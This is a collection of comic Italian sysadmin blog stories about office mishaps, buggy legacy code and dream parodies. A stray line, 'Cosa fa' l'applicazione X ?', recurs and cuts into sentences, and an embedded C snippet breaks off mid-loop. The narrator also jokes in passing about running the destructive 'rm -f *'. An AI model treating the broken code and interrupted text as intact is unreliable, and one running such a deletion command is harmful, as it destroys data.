Mentre F1 cerca di riconciliare il "profilo" di me saltato fuori dal suo test con il "vero" me che gli sta davanti arriva F2.

F2 - Ok, il primo esercizio di oggi e' un esercizio di convincimento.

IO - Dobbiamo convincerci che ci piace essere qui a fare giochini da asilo infantile?

F2 - No, un membro di un team "nemico" si siede in terra e voi dovete convincerlo ad alzarsi.

IO - ...e che cavolo di esercizio e'?

F2 - Serve ad esercitare le vostre capacita' di espressione..

Cosi' arriva sto tipo (T1): un metro e sessanta scarso per circa 50 kili di peso e si siede giu'.

Io (che non sono molto grosso ma sicuramente un cifrone piu' di sto poveraccio), faccio scrocchiare il collo, poi guardo TB che dall'alto dei suoi due metri e dieci sta osservando il tipo come un gorilla potrebbe osservare una zanzara.

IO - (rivolto a TB) Pronto?

TB - (sempre guardando il tipo che non sembra molto tranquillo) Pronto!

Cosa fa' l'applicazione X ?

T1 - AYEEEEEE!!!!!!

E detto cio' si alza e schizza via con la velocita' di un razzo.

IO - ...MA NON ABBIAMO MANCO COMINCIATO!!!

T1 - (dall'altra parte della stanza) Ma che sei scemo?

TB - Torna qui'!

T1 - Ma che sei scemo?

F2 - (prendendo nota)...due millisecondi...

La giornata poi trascorre in modo abbastanza noioso, finche', verso le 17.30, siamo in "riunione" con F3 che dovrebbe essere lo 'spicologo' (no, non e' un refuso).

F3 - Hemmm... volevo discutere con voi perche' il vostro profilo personale appare... hummm... peculiare...

IO - Nel senso che questa chiavica di test e' completamente sbagliato?

F3 - Be'... si'...

IO - La cosa non mi sorprende piu' di tanto.

F3 - Come?

IO - Ma si', lo sanno tutti che questi test vanno bene per la pubblicazione su riviste di infima qualita' da leggere sulla spiaggia. Chi accidenti ci crede veramente?

F3 - (imporporandosi leggermente) L'analisi della personalita' e' quasi una scienza esatta! Ci sono fior fiore di psicologi che...

IO - Rubano lo stipendio promulgando cazzate?

F3 - No! Applicano un metodo scientifico di analisi...

IO - Che fornisce risultati completamente sbagliati nel 10 percento dei casi in cui e' applicato...

Il meeting non va tanto bene... comunque, verso le 19.00 finalmente siamo liberi di levarci dai marroni. O meglio, il piano sarebbe di trattenere le caviatte, cioe' i partecipanti, per la serata in modo da avere un migliore "bound-forming", io voto che me ne vado a casa ed inculo al "bound", TB dal canto suo sta ancora cercando di sistemarsi casa sua e quindi si appresta a levarsi di torno.

IO - Pare che ci tengano molto a questi "test della personalita".

TB - Con quello che li hanno pagati.

IO - Mi sento quasi in colpa di averlo compilato a caso.

TB - Be', anche io. Mi pareva logico no?

Si vede che le grandi menti pensano allo stesso modo.

Davide

17/01/2009 14:31

DeBug... DeBug... DeBUM!

Mai avrei pensato di ritrovarmi in questa situazione... non e' da ieri che programmo e di algoritmi incasinati ne ho visti parecchi ma... e' il terzo giorno consecutivo che sto cercando di inchiodare un fetentissimo bug nel mio programma di analisi e statistiche news senza riuscire ad individuare dove accidenti si annida il mostriattolo.

All'inizio pensavo che fosse un classico PBKC (Problem Between Keyboard and Chair = utonto), ma dopo un buon tre ore perse ad osservare come la CL che usa quest'arnese opera, non sono riuscito a scovare **niente** che lei fa che possa produrre un qualche tipo di malfunzionamento.

La CL in questione e' stata momentaneamente promossa dal suo "rango" di CL al rango di Utente, e, finche' non fa qualche cosa che la faccia precipitare di nuovo, verra' qui' riferita come SH, se vi interessa e' la bionda a sinistra.

Non staro' a descrivere l'orrore provato nel tentare di rileggere codice da me scritto e ritrovarmi a pensare "ma che XXXXX stavo pensando quando ho scritto sta cosa???" o la tentazione di fare un rm -f * e ricominciare da capo. Il problema: l'accrocchio prende un file .xml (e' un feed RSS), lo processa inserendo i dati di base in un database e producendo un file .txt contenente gli articoli 'riarrangiati' con tutti i tag rimossi e gli eventuali link in coda all'articolo stesso.

Oltre a tutto questo casino (come odio l'XML), il "coso" produce anche delle pagine .html basandosi su una serie di 'templates' che devono essere selezionati in funzione della "tipologia" di articolo. Dato che la tipologia e' abbastanza "casuale", c'e' una interfaccia utonto che permette a qualcuno (la nostra SH) di approvare o cambiare la definizione per ogni articolo ed eventualmente modificare le "regole" che il coso utilizza per definire le tipologie.

Non so bene perche', ma ogni tanto, pare che l'interfaccia vada in tilt e tutta la definizione delle regole va a ramengo... risultato: nessun template viene selezionato e la generazione delle pagine si inchioda miseramente.

Ed e' il **terzo** giorno consecutivo che cerco di capire perche' questo coso non funziona come dovrebbe senza riuscirci. Sto' cominciando a pensare a cose come questa, quando un'idea mi colpisce come un fulmine: forse il problema e' che due persone definiscono due regole diverse per la stessa tipologia e, dato che l'accrocchio e' una web-application, la seconda definizione sovrascrive la prima. Il che non spiega perche' anche tutte le altre definizioni vengono 'spianate' dal db ma e' un inizio.

Dopo una mezza giornata di prove e riprove sul db di test non riesco a trovare una singola prova a carico della mia interfaccia. Apparentemente tutto funziona come un orologio svizzero costruito in giappone. Ed ecco che SH mi informa che "e' successo di nuovo"... SGRUNT! Meno male che le ho spiegato come salvare tutte le regole su file sul suo PC e poi re-importarle da capo. Cosi' non devo fare un backup del database ogni dieci minuti.

Sto' provando a fare degli aggiornamenti incrociati sul db di test usando due diverse istanze di mozilla, quando SH arriva a romp... hemmm... a vedere come vanno le cose.

SH - Hai trovato qualche cosa?

IO - No.

Continuo a ravanare. Niente. Apparentemente tutto funziona come dovrebbe funzionare. Il bello e' che sono due giorni che sto provando a riprodurre la cosa sul mio db di test, ma non c'e' verso, pare che solo sul db di

Cosa fa' l'applicazione X ?

produzione si verifichi il bug.

IO - Ok, vediamo un po'... voglio provare ad installare il db sul tuo PC, cosi' vediamo se e' un problema dovuto alla versione che e' installata sul server.

SH - Ma gli altri poi come fanno ad usarlo?

IO - Gli altri chi? Ci sei solo tu al momento!

Cosi' installo il db sul suo PC e le cose paiono funzionare un po' meglio: in tutta la giornata non c'e' un solo problema. Che sia veramente un problema nella versione installata sul server?

Sto' facendo qualche controllo sulle versioni di db e sui bug noti quando il Danese Ubriaco mi approccia...

DU - Tu stai combinando qualche cosa con \$accrocchionews vero?

IO - Si. Perche'?

DU - Perche' la mia procedura di indicizzazione mi riporta degli strani errori sulle tue pagine.

IO - ...quale "procedura di indicizzazione"??

DU - Stavo mettendo a punto questa nuova procedura di indicizzazione delle pagine, sostanzialmente e' una specie di motore di ricerca che richiama tutti i link di una pagina per indicizzare, e mi ritorna degli errori sulle tue pagine.

IO - ..."richiama tutti i link"... non e' che per caso segue anche i link "dinamici", cioe' che richiamano una pagina con dei parametri?

DU - Certo. Richiama tutti i link...

IO - Hemmm... e supponiamo che uno di questi link sia il richiamo ad una procedura che aggiunge o rimuove i dati da un database...

DU - Certo, viene... huuuuu....

IO - E da quando stai testando questa procedura?

DU - ...da lunedì'...

IO - E da lunedì' magari ci sono una ventina di messaggi tipo "database sputtanato, restore grazie" nella coda di helpdesk?

...e' proprio vero: c'e' del marcio in Danimarca...

Davide

17/01/2009 14:31

DatMan

bi-boooooop.... bi-boooooop...BI-BOOOOOP...**BI-BOOOOOP...BI-BOOOOOP...**

BI-FSCKING-BOOOOOOOOOOO... A questo punto acchiappo il Dat-Telefono e rispondo.

IO - Cosa??

TM - Sono The Major! Abbiamo un'emergenza per DatMan!

IO - Arriviamo (riattacco). Hei! Sveglia! C'e' del lavoro da fare!

DM - Eh?? Cosa?? Ma proprio adesso?

Saltiamo entrambi sul Dat-Palo e scivoliamo giu' nella Dat-Caverna. SPLAT-SPLAT! Che e' il rumore che i nostri Dat-Culi fanno nel colpire il duro pavimento di cemento... dopo esserci rialzati doloranti ci mettiamo a cercare l'Invisibile Dat-Mobile.

IO - Te l'avevo detto che una Dat-Mobile invisibile e' un'idea idiota!

DM - ...ma la verniciatura invisibile era cosi' conveniente...

A questo punto sbatto il naso contro qualche cosa... e' la portiera dell'Invisibile Dat-Mobile, riesco ad entrare e mi metto a cercare a tentoni i comandi della plancia. Ecco, ho trovato il tasto di accensione...

DM - Hei! Fido Dat-Aiutante, credo di aver trovato l'ugello della turbina...

KA-WAAAAAAAMMMMMMPPPP...

IO - Ellamaddonna... dobbiamo deciderci a controllare la carburazione di st'affare, fa sempre delle fiammate quando si avvia... Ehi DatMan, che dicevi riguardo l'ugello della turbina? ... DatMan? ... DatMan?

..... DaaaaattMaaaaaaaannnn...

Dopo 4 mesi di cure ospedaliere e riabilitazione siamo di nuovo nella Dat-Caverna, stavolta abbiamo usato le Dat-Scale.

DM - Stavolta tu resta qui', che **io** cerco la DatMobile.

IO - Non c'e' piu'.

DM - ...Come sarebbe a dire...

IO - L'ho venduta.

DM - ...L'hai venduta...

IO - L'ho scambiata con un iPod...

DM - ...per un iPod... e adesso come ci andiamo a Sconfiggere il Male?

IO - Con questo (e tiro fuori il Dat-Tandem).

..... DaaaaattMaaaaaaaannnn...

DM - (pedalando come un dannato) Puff... pantt... ma quanto... pant... ci manca... pant... all'ufficio... puff... del Major?

IO - (fingendo di pedalare come un dannato) pufff.. considerando che... pant... manco siamo usciti dalla... pant dat-caverna... puff... parecchio... pant... te l'avevo detto io... puff... di prendere quell'attico in centro... pant... e non questa ca\$\$o di caverna in periferia... puff...

..... DaaaaattMaaaaaaaannnn...

Siamo finalmente giunti nell'ufficio di The Major, entriamo, come al solito in modo eroico, dalla finestra.

Cosa fa' l'applicazione X ?

TM - (acchiappa il telefono) AIUTOSOCCORSO! Ci sono due pazzi in calzamaglia nel mio ufficio!

DM - Ma no! Siamo Noi!

TM - Noi chi?

DM - DatMan! Ed il suo fido Dat-Aiutante!

TM - AIUTOSOCCORSO! Ci sono due imbecilli in calzamaglia nel mio ufficio!

IO - (scavalcando il davanzale con una gamba) Fai **un** imbecille...

..... DaaaaattMaaaaaaaannnn...

Siamo quindi nelle strade di LTOtam city a cercare il malefico super-criminale di turno...

IO - Cosa ha fatto questo "supercriminale" si puo' sapere?

DM - Per cominciare ha cambiato nel libro delle leggi tutte le parole "emendamento" con "AMANDamento", poi ha scritto sui muri dell'AMbasciata, ha rubato tutti gli AMplificatori della citta' e sta' facendo una campagna pro AMbidestri...

IO - Mi pare di vedere un certo trend...

DM - Ah si?

IO - Certo, e' la malefica AMANDA no???

DM - Straordinario fido Dat-Assistente!

IO - ...ma perche' ho firmato il contratto...

DM - Adesso si tratta solo di trovarla.

IO - Hummmm (indicando l'enorme cartellone al neon con su scritto "Nascondiglio Segreto AMANDA") che ne dici di quello?

DM - Beh, e' un posto come un altro per iniziare...

Ci avviciniamo quindi alla porta che appare chiusa con un catenaccio.

DM - Ci serve un qualche arnese per aprire la porta...

IO - Quel tipo la' ha un piede di porco (indicando un tizio con maglione a strisce e mascherina regolamentare che sta' cercando di forzare la portiera di una macchina con un piede di porco).

DM - (si avvicina al tipo) Oh! Un cittadino in difficolta' evidentemente!

Tipo- AAAAHHHHHGGGG!!! E TU CHI SEI???

DM - Sono DatMan! Il paladino della giustizia!

Tipo- (fissando il costume di DatMan, devo ammettere che i boxer a strisce gialle e rosse portati sopra la calzamaglia fanno un certo effetto) ...e che accidenti vuoi??

DM - Mi chiedevo se potessi prestarmi per un'attimo il tuo attrezzo..

Tipo- (vedendo avvicinarsi un poliziotto con una tipa dall'aria esagitata) Come no... ecco (molla il piede di porco e si da' alla fuga).

DM - Vedi Prode Dat-Assistente? I Cittadini sono sempre pronti ad aiutare il Pal...

Il poliziotto (con manganello alla mano) e la tipa sono arrivati.

Tipa- Ecco agente! E' lui! (indicando DatMan)

Pol - Ah! Un ladro d'auto eh??

DM - No, un momento... c'e' un error ***SBONK* *SBONK* *SBONK***

Che e' il rumore che il manganello fa' sulla testa di DatMan...

Tipa- (indicando me) E quello deve essere un complice!

Cosa fa' l'applicazione X ?

AYEEEEEEEE!!!! Mamma mia che incubo orribile!! Lo sapevo io che non dovevo guardare i cartoni di Muscular Beaver prima di andare a dormire, dopo una giornata spesa a cercare di far funzionare il backup del server...

Davide

17/01/2009 14:31

La Maledizione Del Brasiliano Morto

Eccomi intento a cercare di far funzionare uno script (pomposamente definito 'programma') che non ha nessuna voglia di funzionare.

Il "coso" e' un mastodontico script (7600 linee di perl e 3 commenti), che legge dati dal database LDAP, li smandruppa contro un database in formato gdb facendo \$godknowswhat, genera n-mila files di supporto, produce un numero esagerato di file .dat che contengono \$godknowswhat ed alla fine dovrebbe produrre un database in \$formatoproprietario di \$gestoretelefonico per far funzionare quell'altro accrocchio che passa per un VPN client.

Il problema e' che il "coso" si ferma a meta'. Cioe neanche a meta', senza produrre il benche' minimo messaggio di errore e non va piu avanti manco a spingerlo.

Ed un altro problema e' che il responsabile della creazione di questa mostruosita' e' passato a miglior vita circa due anni fa... ergo... l'unico modo per capire qualche cosa e' quello di andare a mettere le mani nel sorgente di questo arnese. E questo significa che le possibilita' che il coso riesca a funzionare e a fare cio' che dovrebbe fare sono circa 1 su \$numerostellenellagalassia. Questo in un giorno normale. Oggi e' lunedì.

Così' comincio a guardare questo sorgente. E subito trovo qualche cosa che mi piace poco:

```
#!/bin/perl -w
#
# You are not supposed to read this... if you are doing it, then
# GOOD LUCK YOU FOOL!!! BWAHAHAHAHAHAHAHAH.....
#
```

...come odio i programmatori bastardi con il senso dell'umorismo...

Dopo un paio d'ore che sto smadonnando scopro che parti di questo codice una volta decifrate sono vere e proprie maledizioni egiziane rivolte verso il povero scemo che sta cercando di decifrare il resto del codice... tipo quella che dice "colui che cerca di capire cosa fa questo codice verra interrotto ogni 5 minuti da \$luserfromhell"... ed infatti \$luserfromhell arriva subito.

CL - Hei! C'e' una perdita d'acqua nel bagno!

IO - Eamechemenefrega?

CL - Be' qualcuno dovrebbe sistemarla...

IO - (indicando la cassetta dei ferri) accomodati pure...

CL - No, io sono negato per il fai-da-te.

IO - Anche per il capire che stai parlando con la persona sbagliata...

CL - ...hemmm... e a chi devo dirlo allora?

IO - (puntando il dito) Guarda, quel tipo la' si occupa della gestione del palazzo. Prova a dirlo a lui.

CL si allontana, ed io riesco a tradurre la successiva maledizione: "\$luserfromhell ritornera"... emiparevastrano... infatti eccolo di ritorno accompagnato da SB (che si occupa della 'gestione del palazzo').

SB - Hai mica notato se ci sono perdite in bagno?

IO - Non ci crederai, ma non visito il bagno così' tanto spesso.

CL - Be ma qualcuno dovrebbe farci qualche cosa...

IO - E spiegami perche' quel qualcuno dovrei essere io!

SB - Perche' sei l'unico rimasto qua' intorno a causa del maledetto \$verybigfsckingmeeting.

Cosa fa' l'applicazione X ?

IO - Continuo a non capire perche' lo dici a me...

SB - Perche' mi serve una mano a guardare il foxxuto lavandino!

Ok, adesso mi trasformo in baboon-idraulico...

Quindici minuti dopo io sto reggendo il lavandino mentre SB manovra una chiave inglese che potrebbe essere usata per avvitare l'elica della Queen Elisabeth cercando di romp...hemmm... di isolare la perdita nel lavandino.

SB - Non trovo una mazza... qui' non mi sembra che venga giu' una goccia d'acqua...

CL - Ma c'e' un lago per terra... da qualche parte deve essere uscita!

IO - Fantastico Holmes...

CL - Hemmm... guarda quel tubo li'... secondo me esce da li'...

SB - (sotto al lavandino) Quel tubo non perde una goccia...

CL - Ma sei sicuro? Fammi vedere...

A questo punto SB esce da sotto al lavandino mentre CL ci si infila.

IO - Ma che stavi combinando con quella chiave li' sotto?

SB - Stavo vedendo se i bulloni del rubinetto erano stretti bene, solo che non mi ricordo mai se i bulloni si stringono in senso orario o antiorario...

IO - Orario si stringono, antiorario si aprono... di solito...

SB - Sei sicuro?

IO - Ragionevolmente certo...

SB - Be', non aprire il rubinetto allora...

IO - Perche' no?

SB - Perche' mi sa che li ho allentati invece di stringerli.

IO - (rivolto a CL sotto al lavandino) Vedi perdite?

CL - No, prova ad aprire l'acqua...

IO - (rivolto ad SB) Lo ha detto lui no?

SB - Si, credo di si...

IO - (apro il rubinetto a manetta) Che ti sembra adesso?

CL - (agitandosi) gluglu**AIUT**gluglu**CHIUD**gluglu...

Non abbiamo trovato nessuna perdita, pero' CL non si e' piu' visto per tutto il giorno...

Davide

17/01/2009 14:32

Buck Toother Nel 39esimo Secolo Ed Un Pezzo Oltre...

Attenzione: questo incubo e' probabilmente dovuto ad un eccesso di cartoni animati di Duck Rogers e di zuppa di cavoli... e le 7 birre hanno aiutato. Siete avvisati...

voce fuoricampo data astrale 31278 non mi ricordo punto com, avevamo lasciato il nostro eroe intento al pilotaggio della sua astronave, la fantastica RAID5, verso il pianeta Geek, per la consegna di importantissimi materiali scientifici e medici...

IO - (guardandomi attorno nella cabina deserta) ...Chi e' che parla?

PC - Io.

IO - (sempre guardandomi attorno) Io chi????

PC - Il tuo PDA beota! La voce l'hai programmata tu la settimana scorsa, cose'? Non te lo ricordi piu'???

IO - (guardando il PDA) Si', ma non mi pareva di averti programmato per parlare per 'a\$\$i tuoi...

A questo punto un'allarme risuona...

IO - Computer, che accidenti succede?

PC - Un gruppo di vascelli sconosciuti si avvicina con aria minacciosa...

IO - E chi accidenti sono?

PC - ... HEEELLOOOOO... quale parte di "sconosciuti" non e' chiara?

IO - Hemmm...

PC - Comunicazione in arrivo.

IO - ...sentiamo...

L'immagine (sottosopra) di un tizio con un minaccioso casco in testa compare sullo schermo.

T1 - Siamo I Dork! Arrendetevi! Ogni resistenza e' semplicemente idiota!

IO - ...la webcam e' alla rovescia...

T1 - Oh, hemmm... momento... (rigira la webcam, per un attimo si intravedono mutande a pallini e ciabatte a forma di coniglietto)... Dicevo: Ogni resist...

IO - ...mutande a pallini e ciabatte a coniglietto?

T1 - Ma hai presente quanto costa un costume da Dark Lord completo?

IO - Veramente no...

Decido che il resto della conversazione non mi interessa poi cosi' tanto.

IO - Computer, prepararsi alla battaglia! (guardando lo schermo) Dove accidenti e' la flotta nemica?

PC - Davanti a noi.

IO - (continuando a guardare lo schermo) Ma dove? Io non vedo una mazza!

PC - Guarda piu' in basso stoccafisso!

IO - Quei cosi' la'? Ma quanto sono grossi?

PC - Il vascello principale e' 179.000 Grullometri.

IO - (facendo i calcoli sul PDA) Che tradotto in linguaggio umano fa... 42 centimetri?? (rivolto al Dork sul video) La vostra nave e' lunga 42 centimetri!!! Come cacchio pensate di attaccarmi? A pernacchie!??

T1 - Hemmm... hai presente quanto costano navi di dimensioni reali?

IO - Abbastanza. Ebbene?

T1 - Dopo che abbiamo pagato le licenze del software non rimaneva abbastanza per acquistare una nave vera, allora abbiamo comperato un modello ed abbiamo usato il raggio riduttore W-Zip per ridurci fino ad entrarci dentro.

Cosa fa' l'applicazione X ?

IO - E?

T1 - Adesso useremo il raggio riduttore per ridurre TE alle nostre dimensioni, cosi' da combattere ad armi pari...

IO - (calcolando sul PDA) Considerando il livello di potenza richiesto e le dimensioni della nave, la riduzione richiedera' circa... hemmm... 189 anni...

Musica d'atmosfera, o immaginatevi Kanu Reeves che dice 'Urka' come solo lui puo' fare.

T1 - Attivare il raggio riduttore!!!

T2 - Raggio attiv... hemmm.. mi dice che non trova la DLL...

T3 - Clicca su "risoluzione problemi"

T2 - Naaa, cosi' cerca di collegarsi al DorkUpdate, ci mettiamo sempre una vita a scaricare il service pack.

T3 - Allora inserisci il CD.

T2 - Non ce lo abbiamo il CD. Dovevamo risparmiare spazio ricordi?

T4 - Prova a terminare il processo.

T2 - Cosi' si resetta il computer. Bravo!

T1 - Secondo me devi re-installare i driver.

T3 - Li abbiamo gia' re-installati stamattina. Dopo che la macchina del caffe' ci e' andata in BSOD.

IO - HELLOOOOO!!! Nessuno e' interessato a quello che faccio io??

T2 - E se provassimo a staccare e riattaccare il raggio?

T3 - Poi ne installa due come e' successo l'altra volta.

T1 - Ti dico che dobbiamo reinstallare i driver!

IO - Hoi! Dico! Voialtri!

T2 - Ecco! Adesso mi hai chiuso il programma di puntamento! Lo sai quanto ci mette ad avviarsi?

T3 - Uhhhh.. quante storie! Te l'ho detto di fare la deframmentazione...

T4 - Guarda sulla guida in linea...

IO - Hei! Heeeiiiiii.... (bussando sul monitor)

T1 - (rivolto a me) Un momento che arriviamo he..... hemmm.. non e' che hai un CD di Wingoose che ti avanza?

IO - Oppelacarita'...

A questo punto ne ho abbastanza e riaccendo i motori facendo fuggire le astronavi Dork da tutte le parti.

PC - I Dork ci stanno venendo dietro.

IO - Hummm... magari prima o poi riescono a riattivare quella fetenza di raggio riduttore che si ritrovano, meglio passare a velocita' Ullalla'.

Un'altro allarme risuona nella nave...

IO - E adesso che succede?

PC - Ullalla Propulsor Jammed.

Mi precipito in Sala Macchine ed osservo il propulsore Ullalla: un mastodonte di 2 metri di altezza vagamente somigliante ad una superstampante a colori con fronte-retro, rilegatore e multicopia. Hummm... sonasegaio di come mettere a posto sto coso.

IO - Computer! WGettami il FM dalla biblioteca di bordo!

PC - Hummm... vediamo... "Il Propulsore Ullalla per Deficienti"... 17452 pagine...

IO - Naaaa, troppo...

PC - Voi ed il vostro propulsore Ullalla' seconda edizione: 39450 pagine...

IO - Ma ci sei o ci fai?

Cosa fa' l'applicazione X ?

PC - Ah, ecco: UllallaPropulsor_readme_e_installazione.

IO - Ecco, quello suona meglio.

PC - ...arriva...

Una enorme massa di carta si schianta al suolo a pochi centimetri da me.

IO - (facendo un salto) ELLAMADONNA!!! E che e'???

PC - Il Readme... 4328 pagine...

IO - Hemmm (leggendo la prima pagina) "prima di operare il vostro propulsore leggere attentamente tutto il documento fino in fondo"... ma che si sono rimbambiti?

Decido che RTFM non e' una buona idea in questo caso, quindi apro lo sportello, sbircio, ficco dentro la mano e ne estraggo... un vaso di marmellata (Jam).

IO - Ecco fatto. Jam rimosso.

Il propulsore riprende immediatamente a funzionare ed io mi ritrovo lanciato a velocita' Ullalla' attraverso la galassia. La cosa andrebbe molto meglio se avessi letto il readme che dice "non tenete un vaso di marmellata in mano mentre attivate il propulsore o ve lo ritroverete per cappello"... e' ora di farsi una doccia.

voce fuoricampo data astrale 3137chissenefrega punto net, dopo essersi fatto una doccia per rimuovere il residuo di Jam, il nostro eroe ha finalmente raggiunto il pianeta Geek. Destinazione degli importantissimi materiali scientifici e medici.

IO - Ok, vediamo di consegnare sta roba e levarci dai piedi... ecco 3 geek che si avvicinano.

G1 - Salve! Avete portato i nostri materiali!

IO - Cosi' pare... posso chiedere che roba e'?

G1 - Dunque, dopo anni ed anni di oppressione noi altri abbiamo deciso di creare la societa' perfetta, regolata dalla scienza e dall'intelligenza in ogni sua parte. Purtroppo abbiamo fatto qualche errore di calcolo...

IO - Del tipo?

G2 - Non ci siamo portati dietro nessuna donna...

IO - Il che puo' essere problematico...

G2 - Puoi dirlo forte... non e' che sai come fare l'orlo ai pantaloni?

IO - Ah, e' per quello che avete tutti i pantaloni coi risvolti? Io pensavo fosse un fatto di moda...

G1 - Ma adesso stiamo per risolvere il problema!

IO - Ah si?

G2 - Si! Usando le piu' avanzate tecniche di ingegneria genetica e biotecnologie riusciremo finalmente a produrre la perfetta Donna Geek! E tutta la galassia ci invidiera'

Per un istante ho una visione di Richard Stallman in minigonna ma dopo aver picchiato la testa una dozzina di volte contro il muro piu' vicino la visione scompare.

IO - Ah, ecco cose' quella cassa etichettata "DNA Samples"... e quell'altra cassa etichettata "P03N"?

I tre geek si guardano tra di loro...

G1 - Hemmm... quello e'.. hemmm...

G2 - Materiale di studio...

G3 - Si' esatto. E adesso se non ti spiace dobbiamo... hemmm... studiare...

IO - Fate pure...

Cosa fa' l'applicazione X ?

I 3 si fiondano nel Pensatoio (cesso) con la velocita' di un fulmine. Io me ne ritorno all'astroporto e, dopo aver bestemmiato un po' per fare uscire il geek di turno dal cesso e darmi l'autorizzazione alla partenza, riprendo la mia via.

PC - E' L'Ora Della Posta!

IO - ...o gioia...

PC - Vado?

IO - ...e vai...

PC - (squilli di trombe e rulli di tamburi) Ed Ecco A Voi!!! La Posta!!!

IO - ...ma devi proprio fare tutto questo casino?

PC - Ed oggi abbiamo:.... Junk: 1654 mail! Spam: 3287 mail! Assorted and Unsorted Scam: 6832 mail! Fake, Phony And BouncedBack: 12732 mail! e Real mail: UNA!!!

IO - ??? Una vera mail??? Quasi quasi non ci credo! Che roba e'?

PC - L'ufficio delle tasse.

IO - Ah ecco, mi pareva troppo bello.

A questo punto un ennesimo allarme risuona nella nave.

IO - E ora che succede?

PC - Ti sei scordato di cambiare i nastri del backup.

IO - Ah ecco...

Mi avvio verso l'unita' di backup, estraggo il nastro usato e mi avvio verso la cassaforte a prova di bomba nucleare che contiene i nastri. Dopo aver salito 23 rampe di scale, essere sceso con l'ascensore e aver camminato per 2Km scendo dal tappeto mobile ed apro la cassaforte accanto all'unita' di backup.

PC - Ma devi per forza fare tutto sto giro tutte le volte? La cassaforte e' ad un metro dal drive!

IO - Lo sai che mi piace pensare di avere i nastri al sicuro.

Infilo il nastro e premo il tasto.

BI-BOOOP BIII-BOOOOP BIII-BOOOOP BIII-FSCKING-BOOOOOOOP

Oddio! La sveglia! Che incubo tremendo.... niente piu' cartoni animati la sera prima di dormire.

Davide

17/01/2009 14:32

QuickFix!

Eccomi pronto ad un nuovo giorno passato a cercare di aggiungere un modulo di "pubblica utilita" ad una mastodontica web-application. Che non e' un'idea troppo malvagia se non che 1) e' di pubblica utilita' come me e 2) questo coso e' un casino.

Comunque, sono intento a cercare di decifrare una parte del codice di questo arnese, roba che somiglia vagamente a:

```
#include <stdio.h>
#include <stdlib.h>

unsigned int ctrl[3][46]={
{0x4c,0x65,0x78,0x2a,0x67,0x65,0x78,0x6f,0x2a,0x63,0x64,
0x6c,0x65,0x78,0x67,0x6b,0x7e,0x63,0x65,0x64,0x2a,0x7c,
0x63,0x79,0x63,0x7e,0x2a,0x7d,0x7d,0x7d,0x24,0x63,0x64,
0x6e,0x63,0x6d,0x65,0x79,0x7e,0x6b,0x78,0x24,0x69,0x65,0x67 },
{0x4b,0x62,0x7f,0x2d,0x60,0x62,0x7f,0x68,0x2d,0x64,
0x63,0x6b,0x62,0x7f,0x60,0x6c,0x79,0x64,0x62,0x63,
0x2d,0x7b,0x64,0x7e,0x64,0x79,0x2d,0x7a,0x7a,0x7a,
0x23,0x64,0x63,0x69,0x64,0x6a,0x62,0x7e,0x79,0x6c,
0x7f,0x23,0x6e,0x62,0x60 },
{0x66,0x4f,0x52,0x0,0x4d,0x4f,0x52,0x45,0x0,0x49,0x4e,0x46,
0x4f,0x52,0x4d,0x41,0x54,0x49,0x4f,0x4e,0x0,0x56,0x49,0x53,
0x49,0x54,0x0,0x57,0x57,0x57,0xe,0x44,0x45,0x4d,0x4f,0x42,
0x55,0x49,0x4c,0x44,0x45,0x52,0xe,0x43,0x4f,0x4d},
};

main(int argc, char *argv[]) {
    FILE *fs;
    int k,i,j;
    char csize[10];
    int isize; int flag=0; int uch;
    fs=fopen(argv[1],"rb");
    fseek(fs,0x50DE,0);
    i=0;
    j=0;
    while(i<=3) {
        uch=fgetc(fs);
        csize[j++]=uch;
        if(uch==0xa) {i++; csize[j]=0; j=0;}
        if(i==3) break;

        for(j=0; j
```

quando MisterX mi interrompe.

MX - Non senti niente di strano?

IO - (togliendomi le cuffie) No, perche'?

MX - Ascolta bene...

Cosa fa' l'applicazione X ?

Tendo l'orecchio... effettivamente la quiete dell'ufficio e' rotta da un rumore gracchiante... come un gatto col mal di gola che cerca di fare una serenata alla sua bella...

IO - Sara' l'aria condizionata...

MX - Nooo... credo che sia un qualche computer che fa questo rumore...

IO - Puo' essere. Dillo ad Erik.

MX - Non c'e' oggi. E la sostituta non e' ancora arrivata.

IO - Amen, quando arriva se lo smazzera'.

Ma MisterX non e' convinto. Ergo, mi coinvolge in una "caccia al gatto" in giro per l'ufficio. Dopo una mezz'ora circa passata "auscultando" i vari computer decidiamo che il "colpevole" e' il desktop di uno dei tizi del reparto Finanza (CL).

CL - Si', lo sento che fa rumore... sara' la ventolina dentro che si e' incartata...

MX - Sarebbe bene dirlo ad Erik, anzi alla sostituta, cosi' lo mette a posto.

CL - Ma no... basta dargli una botta cosi' ****SBANG**** e va a posto...

Dando una manata mostruosa al desktop e provocando un terremoto che coinvolge tutti i vari 'pupazzetti' che la vicina di tavolo colleziona gelosamente sul monitor. Il PC ovviamente non fa una piega e continua a cigolare.

CL - Hemmm... di solito smette...

E procede a randellare di santa ragione il PC.

Dopo una dozzina di manate, botte, sberle e cazzotti vari, CL decide che "forse e' il caso di andare a parlare con Erik". Io lo seguo, tanto la mia scrivania e' in zona.

CL - (rivolto alla sostituta di Erik: MH) Cercavo Erik.

MH - Non e' qui' oggi. Ti serve qualche cosa?

CL - Il mio computer fa uno strano rumore. Credo sia la ventola dentro che e' rugginosa.

MH - Portamelo qui' che lo sistemo.

CL - Ma non puoi venire la'? Senno' devo spegnere tutto e sono nel mezzo di una mail importantissima.

MH - Tanto devi spegnere tutto comunque, mica lo apro acceso.

CL - Hemmm... facciamo cosi', dammi la bomboletta di aria compressa che ci penso io.

MH - (dandogli la bombola) Non fare casino!

CL - Ma no!

Io decido che non vogliono perdermi la scena e mi fiondo dietro di lui.

CL passa una decina di minuti a spostare roba sul tavolo, finalmente riesce a produrre un pertugio nella marea di carta ed altre cazzate che ha sul tavolo ed a spostare il monitor da sopra il case, poi cerca per una decina di minuti di aprire il case senza sradicare i cavi dal retro, alla fine riesce ad aprire il PC e questo si spegne istantaneamente (grazie all'interruttore di sicurezza chiaramente indicato sul case).

CL prorompe in un bel bestemmione per via della sua e-mail persa.

A questo punto si rende conto che la ventola del processore e' parzialmente coperta dal disco fisso. Spruzza lo stesso con la bomboletta provocando un gran polverone. Richiude il PC e riaccende.

Cosa fa' l'applicazione X ?

CL - (rendendosi conto che lo sto guardando) Hemmm... non mi sembra che abbia risolto...

IO - Be' pero' e' un cambiamento... voglio dire, prima sembrava un gatto col mal di gola, adesso sembra... hummm... Chewbecca col mal di pancia...

CL ri-apre il PC, ri-bestemmia perche' si e' spento da solo e cerca di infilare la cannella della bomboletta tra il disco fisso e la ventola del processore. Non ci riesce, allora decide di spingere un po' il processore... un altro po'... ****SPACK!****... un po' troppo.

